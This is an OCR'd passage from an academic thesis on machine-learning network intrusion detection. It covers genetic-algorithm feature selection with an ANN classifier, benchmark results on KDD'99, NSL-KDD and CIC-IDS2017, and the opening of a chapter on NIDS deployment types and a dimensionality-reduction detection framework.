


Figure 5.1: The Proposed ANN-Based IDS by using Multi-objective Genetic Algorithm

Normalization is divided into four types according to the kind of characteristic and normalized according to each class as follows. First, for features whose value is a symbol, such as protocol_type, a method of assigning a positive integer from 0 according to the type of value is used. For example, in the case of a protocol_type consisting of tcp, udp, and icmp, 0 for tcp, 1 for udp, and 2 for icmp are assigned, respectively. Like scr_bypes and dst_bytes, although its value is a number, it is very large compared to other features, and when used in an ANN, a logarithmic value based on 10 is used for the feature that causes bias. Finally, these numerical features are linearly normalized to values between 0 and 1 using (5.1).

$$\frac{\mathbf{s}-\min(\mathbf{v_i})}{\max(\mathbf{v_i})-\min(\mathbf{v_i})} \tag{5.1}$$

Where, $\min(v_i)$ and $\max(v_i)$ signify the min & max value of the feature over the training & testing dataset ($1 \leq i \leq \mathbf{TF}$). **TF** is the total number of features in the selected dataset, e.g., KDD'99, NSL-KDD having 41, and CIC-IDS2017 having 79 features.

5.3.2 Multi-objective Genetic Algorithm

We propose a Multi-objective Genetic Algorithm to extract feature sets that guarantee two conflicting goals for six service attacks: high detection rate and less search time. The multi-objective genetic algorithm is one of the well-known meta-heuristic algorithms used to find optimal solutions for various conflicting objectives. Extracting the optimal feature set is a problem of extracting a feature combination f^*. That minimizes the value of v when the cost function C is equal to $\mathbf{C} : \mathbf{f} \rightarrow \mathbf{v}(\mathbf{0} \leq \mathbf{v})$ for a given feature set f by [23].

5.3.2.1 Representation of Solutions

A feature combination for minimizing a given cost function in a feature set consisting of **TF** features can be expressed as a **TF**-dimensional vector given 0 or 1 depending on whether or not the feature is included in the combination shows in (5.2).

$$\mathbf{S} = <\mathbf{s_1}, \mathbf{s_2}, \mathbf{s_3}, .., \mathbf{s_i}, .., \mathbf{s_{41}}>, \mathbf{where}, \quad \mathbf{s_i} \varepsilon \{\mathbf{0}, \mathbf{1}\}, \mathbf{0} \leq \mathbf{i} \leq \mathbf{TF} \tag{5.2}$$

5.3.2.2 Fitness Function

The purpose of the combination of features to choose from is twofold. The first objective is to maximizes the detection rate for service denial attacks. Another objective is

to detect the presence and type of denial-of-service attack as quickly as possible and notify the administrator. One of the essential factors closely related to the attack detection time is the number of features included in the feature vector. The smaller the number of features, the less time it takes to determine the feature value and use it to determine the presence and type of an attack. Therefore, the desirable properties that feature combinations (vectors) must have are high. The number should be small while guaranteeing the detection rate. However, since the size of the feature number and the detection rate generally have a positive correlation, it is not easy to ensure a high detection rate with a small number of features.

Various methods of constructing the objective function are used to achieve the two conflicting objectives. Still, this chapter proposes a weighted sum method after separately defining tasks for the two objectives. First, the objective function for guaranteeing the detection rate will be described. As mentioned above, there are wrapper and filter methods for selecting a feature combination to achieve a specific purpose. The method that can guarantee the emergent characteristics of the feature combination is the wrapper method. However, the wrapper method's drawback, which is a long learning time, and an over-adaptation problem to a specific machine learning method, may occur. To avoid this, a k-means clustering method has been proposed to evaluate the suitability of a given feature vector by [134] & [3], and this method is also used in the chapter. The method of using k-means clustering is as follows. First, k-means clustering is performed on the dataset using the given feature vector S. Then, the membership $p(x)$ of each data point x is obtained. The original membership value $q(x)$ is compared to Equation (5.3) and finds $\omega(\mathbf{x})$.

$$\omega(\mathbf{x}) = \begin{cases} 1, & \text{if } p(x) = q(x) \\ 0, & \text{otherwise} \end{cases} \tag{5.3}$$

The suitability in terms of detection rate for a given feature combination S is defined as the ratio of calculating ω(x) for all data, and it is defined as the ratio of the sum and dividing by the total number of data as shown in Equation (5.4).

$$\mathbf{Fit_{detect}}\,(\mathbf{s}) = \sum_{\mathbf{i=1}}^{\mathbf{n}} \frac{\omega\,(\mathbf{x_i})}{\mathbf{N}} \tag{5.4}$$

Here, N represents the size of the data. On the other hand, the objective function for the vector size, which is related to the real-time property of the feature combination, is

defined to be proportional to the size of the feature vector as shown in Equation (5.5).

$$\mathbf{Fit_{time}}\,(\mathbf{s}) = \frac{(\mathbf{FN} - \mathbf{\Phi}(\mathbf{S}))}{\mathbf{FN}} \tag{5.5}$$

Here, FN is TF since it represents the total number of features. $\Phi\,(S)$ refers to a value of 1 in a given solution S: the number of selected features. Finally, the fit function aiming at both the detection rate and real-time performance for the given feature combination (solution) S is defined as the weighted sum of the two objective functions Equations 5.4 and 5.5 described above. $\mathbf{Fit}\,(\mathbf{S}) = \lambda \mathbf{Fit_{detect}}\,(\mathbf{s}) + (\mathbf{1} - \lambda)\,\mathbf{Fit_{time}}\,(\mathbf{s}),\ \mathbf{0} < \lambda < \mathbf{1}$ λ

is a parameter value representing the weight of the two objective functions and can be appropriately selected and used according to the importance of the two objectives.

5.3.2.3 Genetic Algorithm

The procedure of a genetic algorithm that uses the sum of weights of various objective functions as a direct function is not significantly different from that of a general genetic algorithm that uses a single objective function as a fitness function. The algorithm is described using the parameters used as follows.

Step 1. Create an Initial Solution Set: To construct the initial solution set, 100 randomly selected **TF**-dimensional binary vectors are generated and use Equation 5.5 to calculate the fit function's value.

Step 2. Selection Operation: In order to generate a new solution set, a good parent solution must be selected from the previous solution set. Various types of selection operations used in genetic algorithms have been proposed for over a decade. This chapter used a method of selecting two solutions in proportion to the value of the fit function, known as the *roulettewheel* selection operation. However, *Elitism* was used for fast convergence. In other words, the solution with the fit function value within 10% in the previous solution set was added as it is to the next solution set without any additional crossover operation.

Step 3. Crossover Operation: After selecting two solutions proportional to the value of the fit function, A crossover operation is applied to the solution to generate

two new solutions. In this case, the single point cross operation (Single Point Crossover) method was used for the crossover operation. One-point crossover operation selects an arbitrary point on the coast, separates the point from the front and the back, and then cross-connects the two years to create two new solutions.

Step 4. Mutation Operation: There are no precise guidelines for mutation rates, but in general, Giving it not too large ensures convergence of the solution. In the chapter, after the experiment with various mutation rates, 1% was used as the mutation rate to select the element of the feature combination. If the value was 0, it was transformed into 1, and if it was 1, it was transformed into 0 to ensure the diversity of the solution space.

Step 5. Termination Conditions: The fit function is calculated for all solutions of the newly created solution set, and when 100 solution sets have been generated, the algorithm is terminated. If not, go to Step 2 and repeat the same procedure.
When the genetic algorithm is finished, the feature combination of the solution with the highest fit function value obtained from 100 iterations is used as the optimal feature combination.

5.3.3 Artificial Neural Network

When the feature combination extraction is completed, an intrusion detection system must be implemented to determine the actual intrusion status and type. This chapter introduces ANN-based IDS. We used ANN procedure to implement the model for the intrusion detection system along with the Multi-objective Genetic Algorithm (for feature selection and aggregation). This way, the proposed hybrid approach performs comparatively better than other methods. In an experiment, we compare detection rates using various machine learning methods using the KDD'99, NSL-KDD, and CIC-IDS2017 datasets. First, the NSL-KDD dataset was processed using only the feature combinations obtained using the proposed feature selection algorithm to create a dataset. The ANN used is a multi-layer perceptron type with a structure of three layers (Input layer, Hidden layer, and Output layer) [22].
The number of input nodes is the same as the number of features used in the feature combination. The number of output nodes is normal, with six DoS attacks, and it

consists of 7 nodes representing the record in the KDD'99 and NSL-KDD datasets. In the CIC-IDS2017, output nodes consist of 5. The number of nodes used in the hidden layer was used by selecting the number that showed the highest performance through various experiments. The target value assigned to the learning output layer was 0.9 for the class and 0.1 for the other classes. For example, in the NSL-KDD dataset, the target output value for a normal record is given as <0.9, 0.1, 0.1, 0.1, 0.1, 0.1, 0.1>. Denial-of-service attacks induced learning by assigning a value of 0.9 to the corresponding output node. The learning algorithm used an error back-propagation algorithm. After experimenting with various learning rates and momentum values, the values that showed the best performance were selected and used in the final experiment. All the activation functions used at each layer, except the output layer, are sigmoid functions, i.e., defined as $\mathbf{n}(\omega) = (\mathbf{1}+\mathbf{e}^{-\omega})^{-\mathbf{1}}$.

5.4 Experiment Analysis and Obtained Results

This section presents the experimental evaluation on the input datasets and performance evaluation metrics.

5.4.1 Experimental Setup

The hardware test environment was tested on a desktop with Intel(R) Core(TM) i7-4790 CPU @ 3.60GHz 3.60 GHz, 32GB RAM, and Windows 10 Pro operating system installed. We applied Weka's tool for collections to learn the overall behavior, [135] for all datasets. Experimental simulations were performed using $Tensorflow$, $scikit-learn$, $seaborn$, $pandas$, $numy$, and $keras$, which are the most used machine learning frameworks. Python was used as a programming language.

5.4.2 Performance Evaluation

The confusion matrix is a performance measurement technique for machine learning classification. It is a kind of table that helps us to know the performance of our classification model on a test dataset for which we know the actual values. The model was then executed according to the defined parameters. Accuracy, Precision, Sensitivity/Recall, and F1-Score were calculated to estimate its performance.

Dataset	Feature /Total	Feature Composition	ACC%
KDD'99	16/41	1, 1, 0, 0, 1, 1, 0, 0, 0, 1, 1, 1, 0, 1, 0, 1, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1, 1, 0, 0, 1, 0, 1, 1, 0, 0, 0, 0, 0, 0, 0, 0	97.87 (±0.42)
NSL-KDD	18/41	0, 1, 0, 1, 1, 0, 0, 1, 0, 1, 1, 0, 0, 0, 0, 0, 1, 1, 0, 1, 1, 0, 1, 0, 1, 0, 0, 0, 1, 1, 0, 1, 1, 0, 0, 0, 0, 0, 0, 1, 1	97.57 (±0.62)
CIC-IDS 2017	32/79	0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 0, 1, 0, 0, 0, 1, 1, 0, 1, 0, 0, 1, 1, 0, 0, 0, 0, 0, 1, 1, 1, 0, 1, 0, 1, 1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 1, 0, 1, 0, 1, 0, 0, 0, 0, 0, 0, 1, 1, 0, 1, 1	98.2 (±0.3)

Table 5.4: Best Feature subsets and Accuracy (ACC)

Table 5.4 shows the best feature subsets which gained comparatively good accuracy by using proposed ANN-based IDS using a Multi-objective Genetic Algorithm.

Table 5.5 shows the result of experiments performed on KDD'99, NSL-KDD, and CIC-IDS2017 datasets. It shows the ML method, number of features, accuracy, Precision, Sensitivity/Recall, F1-Score, and time taken for training and testing. The proposed multi-objective genetic algorithm is compared with the existing Machine Learning (ML) methods, namely multi-class SVM, multi-level hybrid SVM, simulated annealing with MLP, Naive Bayes Classifier (NBC), ANN, Linear Nearest Neighbor Lasso Step Krill Herd (LNNLS-KH), Feature Vitality Based Reduction Method (FVBRM), K-Nearest Neighbor (KNN), RF, and XGBoost. It is obtained by setting the weight of the fit function used for feature combination selection to 0.5. The accuracy is compared by varying the average length of features even if it is less than the existing methods, the proposed work outperforms well. On the other hand, the size of the feature vector, the learning time, and the test time show an overall better improvement. This is an important improvement because less test time is essential to detect anomalies in real-time traffic networks accurately.

DataSet	Machine Learning Method	No. of Features	Accuracy (%)	Precision (%)	Recall (%)	F1-score	Time for Training (Sec)	Time for Testing (Sec)
KDD'99	**Multi-class SVM [87]**	-	92.46	-	-	-	-	-
	Multi-level Hybrid SVM [87]	-	95.75	-	-	-	-	-
	Proposed Method	**16**	**97.87 (±0.42)**	**97.15 (±0.34)**	**97.23 (±0.45)**	**0.9695 (±0.0026)**	**466.83 (±78.23)**	**32.64 (±13.82)**
NSL-KDD	**Simulated Annealing with MLP [3]**	20	96.83 (±0.90)	-	-	-	296.79 (±46.19)	0.64 (±0.12)
	Naïve Bayes [136]	36	97.16	-	-	-	-	-
	ANN [136]	36	98.86	-	-	-	-	-
	LNNLS-KH [137]	10	97.01	96.8	-	-	-	-
	FVBRM [138]	24	97.78	-	-	-	-	-
	Proposed Method	**18**	**97.57 (±0.62)**	**97.26 (±0.33)**	**97.82 (±0.43)**	**0.9745 (±0.0024)**	**301.24 (±82.94)**	**0.74 (±16.79)**
		41	**99.52 (±0.06)**	**99.34 (±0.21)**	**99.67 (±0.30)**	**0.9956 (±0.0012)**	**560.43 (±126.23)**	**1.22 (±86.23)**
IDS2017	**KNN [25]**	54	-	96	96	0.96	1908.23 (Execution)	
	RF [25]	54	-	98	97	0.97	74.39 (Execution)	
	MPL [25]	54	-	77	83	0.76	575.73 (Execution)	
	SVM [139]		93.8	89.5	92.3	0.921	-	-
	XGBoost for DoS Attacks [140]	79	-	-	-	0.995	-	-
	Proposed Method for DoS Attacks	**32**	**98.2 (±0.3)**	**97.8 (±0.4)**	**98.1 (±0.3)**	**0.98 (±0.005)**	**232.43 (±52.43)**	**54.87 (±12.87)**

Table 5.5: Performance comparisons with existing methods

5.5 Conclusions

This chapter proposed a feature combination selection method for an ANN-based IDS. The proposed method is applied to a multi-objective genetic algorithm that defines a function for each objective and uses the sum of weights between the objective functions as a fitness function to satisfy both objectives, which have a trade-off for a high detection rate and low detection time. It is based on a multi-objective genetic algorithm that defines a function and uses the weights between the objective functions as a fitness function. The available methods in the literature show a comparatively lower value for intrusion detection rate. In our experimentation, we obtained results on three state-of-the-art datasets. It was observed that the proposed method outperforms on some statistical parameters such as the number of optimal features used, and training and testing time accuracy. The multi-objective genetic algorithm overcomes the shortcomings by explicitly considering fast detection as an objective function. In contrast, feature combination selection methods for machine learning-based anomaly detection systems emphasize only high detection rates. However, more accurate designs and experiments are needed to research other methods for obtaining Pareto-optimal solutions (non-dominated solutions) that simultaneously satisfy conflicting objectives and the difference in time required to determine values for each feature. This proposed method also has the capability to detect and map the complex non-linear relationship between dependent features without having any extra training cost.

In the next chapter, we deal with the study, modelling, strategic construction, and implementation of a network intrusion detection model based on ML methods. Among the available IDS datasets, five of the most relevant are chosen for the experimental analysis, which are NSL-KDD-2009, CIC-IDS2017, CIC-IDS2018, IoTID20, and UNSW-NB15 datasets. we propose an efficient and feasible algorithmic framework for analyzing the network traffic data. The developed approach mainly consists of two phases, i.e., "Scatter Matrices and Eigenvalue Computation based Feature Selection" and "Classification Procedure for the reduced dimension data". Experimental evaluation of various test case scenarios for the chosen datasets is carried out in the simulation setting.

Chapter 6

Dimensionality Reduction based Feature Selection and Attack Classification Approach

6.1 Introduction

Cyber attacks on the Internet have become more intense in recent years, and countermeasures are urgently needed. There is a Network-based IDS (NIDS) to protect a computer system from attacks on the network. NIDS is a mechanism that monitors network traffic and detects Advance Persistence Threats (APT), and provides countermeasures to prevent them. Currently, the primary method for detecting cyber-attacks used in all modern information security tools is signature analysis. However, this approach does not allow the detection of new types of destructive influences, which makes it urgent to develop heuristic methods capable of detecting previously unknown types of attacks [141]. The analysis of a number of currently published studies confirms the possibility of using ML technologies to solve the problems of detecting cyber attacks [73].

This circumstance determines the expediency of conducting applied research in this area, aimed at developing specific proposals for constructing intrusion detection models and prospects for their practical implementation. The aim of this research work is to develop an ML model for building a cyber-attack detection system. Its achievement presupposes a solution to the following main tasks: selection of a training dataset, as-

sessment of the significance of features and the formation of feature space, justification of the choice of an ML model or classification Procedure, and selection of quasi-optimal parameters of the model, quality assessment and testing of the model in real conditions. The novelty of this work lies in developing a mirror simulation of an attack detection system based on a modern ML model and experimental verification of the applicability of the proposed framework. The scope of ML and DL has been observed in the NIDS domain as a successful strategy by abundant researchers over the past decade. It provides various methods and setup tools to develop algorithms for analyzing the network traffic data and performing various inferences and predictions about the probable attack categories.

Contribution of the Chapter

The contribution highlights of this chapter are as follows:

1. In this chapter, we propose an efficient and feasible algorithmic framework for analyzing the network traffic data. The developed approach mainly consists of two phases, i.e., "Scatter Matrices and Eigenvalue Computation based Feature Selection" and "Classification procedure for the reduced dimension data".

2. Experimental evaluation on various test case scenarios for the NSL-KDD, CIC-IDS2017/18, IoTID20, and UNSW-NB15 datasets are carried out in the simulation setting. In this process, finally, we observed the statistical performance in terms of several metrics such as classification Accuracy, Precision, Recall, ROC curve, etc. To show the novelty of the proposed method, obtained results are also compared with the existing approaches.

Outline of the Chapter

The rest of the chapter is structured as follows: Section 6.2 discusses the Network Intrusion Detection System (NIDS) and its classification of NIDS. Section 6.3 presents the blueprint of the proposed method. Dataset details for the NSL-KDD, CIC-IDS2017/18, IoTID20, and UNSW-NB15 datasets, data pre-processing and the details of algorithmic steps along with the novelty of proposed procedures. In section 6.4, the experimental evaluation with the modeling techniques, experimental setup, simulation testbed,

obtained results and benchmarking on various statistical performance measures are provided. Finally, the conclusion is given in section 6.5.

6.2 Network Intrusion Detection System

A NIDS is a network security device that monitors traffic generated and detects cyber threats [12]. The NIDS is classified into Switched Port Analyzer (SPAN) method, Terminal Access Point (TAP) method, and Inline method according to the construction method [13]. The SPAN type NIDS is configured as shown in figure 6.1. SPAN is a




Figure 6.1: SPAN-type NIDS

technology that forwards a copy of traffic flowing into one or more ports of a switch to another monitoring port of a switch, also called port mirroring [12]. A NIDS is connected to the switch's SPAN port, and an attack is detected by targeting the traffic copy. The TAP type NIDS is configured as shown in figure 6.2. TAP refers to a network device




Figure 6.2: TAP type NIDS

that copies and forwards network traffic. In order to detect the attack as NIDS, The TAP device is added and connected to the particular network. The In-Line method is a method that allows all traffic to go through the NIDS in the same way as the network firewall configuration. The In-Line type NIDS is configured as shown in figure 6.3. This method can block attack traffic as soon as it is detected, but it has the disadvantages of lowering network performance and causing network failure if a hardware failure occurs. Most of the NIDS are configured as SPAN or In-Line methods. Such a NIDS can be divided into signature-based detection and anomaly-based detection.




Figure 6.3: In-Line NIDS

6.2.1 Signature-based Detection

The signature detection method detects attack traffic based on a predefined attack pattern. An attack pattern is set based on the traffic analysis result for the existing network intrusion, and if the generated traffic matches this pattern, it is judged as an attack. For this reason, the signature detection method detects known attacks quickly and efficiently. Still, when a new type of attack occurs, or the signature information is partially changed that is not in the pattern, it is impossible to detect and respond immediately [27]. Snort [15] is a representative signature detection-based NIDS and provides a network intrusion detection function using a pattern-matching algorithm. Snort consists of four components: Sniffer, Preprocessor, Detection Engine, and Alerts/Logging.

6.2.2 Anomaly-based Detection

The anomaly detection method detects abnormal traffic based on the normal operation of network traffic, and new attack traffic can be detected. However, the anomaly detection method has a high rate of false positives for normal traffic as attack traffic because it can recognize the behavior of new network traffic that has not been previously identified as an abnormal operation. Primary methodologies for detecting anomalies include statistical techniques such as PCA, mixed models, clustering techniques based on similarity, distance, density, graph, information theory-based detection techniques using entropy, and ML techniques [39]. Therefore, it is necessary to improve the detection performance by applying the ML technique to the actual operating environment appropriately.

6.3 Proposed Approach

This section presents our proposed approach and algorithmic framework for an efficient, feasible, and economical IDS. First, the framework blueprint is provided. Second, the

input dataset's detail and the data pre-processing steps are discussed. Further, the detailed algorithmic modules are presented. Finally, the computational complexity, as well as other statistical performance measures, are accessed in order to show the novelty of the proposed procedure.

6.3.1 Framework Blueprint

This section presents an overall framework blueprint of our proposed method. Figure 6.4 shows the computational functionality of each component of the framework is explained in detail. In the proposed framework, state-of-the-art intrusion detection datasets were chosen for experimental simulation and computational analysis. These datasets act as the initial input for the framework, which is fed into the prepossessing data block as input. As part of data prepossessing: min-max normalization, deduplication, missing values presence checking, inconsistency checking, and checking of correlation among features. These methods are applied to the original input data. Further, a dimensional reduction-based feature selection procedure (given in section 6.3.4.1) is applied. There are various methods to perform this, i.e., forward feature selection-based approaches, backward feature elimination-based approaches, hybrid approaches, etc. The proposed dimensional reduction-based feature selection procedure is based on the granular computation of Scatter matrices and corresponding Eigenvalues and their Eigenvectors. The given algorithm 4 falls under the backward feature elimination-based approach category. We chose this approach due to certain computational advantages, such as:

1. The chosen algorithm 4 reduces the computational time for subsequent training procedures.

2. Since this algorithm will be able to choose the comparatively most significant features out of all available feature-set; therefore, it will provide the minimum storage complexity.

Finally, this module will give the reduced dimension decision system matrix, which will be used further as training data. Next, a supervised learning mechanism (given in Algorithm 5) is used here. This process of applying algorithm 5 to the obtained training data is called the training phase, which will produce the trained multi-class classifier model ($\mathcal{M}^*$) as the output having optimal hyperparameters. Next, the validation test data/unseen data (experimental test-set attacks data) is provided as the input to the




Figure 6.4: Proposed IDS Framework

($\mathcal{M}^*$) in order to predict the target class as well as to judge the efficiency of ($\mathcal{M}^*$) by model validation and test-based statistical performance measures. Finally, to prove the

feasibility of the validated model ($\mathcal{M}^*$), comparisons are performed with other existing methods based on several statistical parameters such as - Accuracy, Precision, Recall, F1-score, etc.

6.3.2 Datasets Detail

However, the data used in this experiment were selected according to attack diversity guaranteed and various types of attacks are performed. we choose state-of-the-art IDS datasets.

6.3.2.1 NSL-KDD Dataset

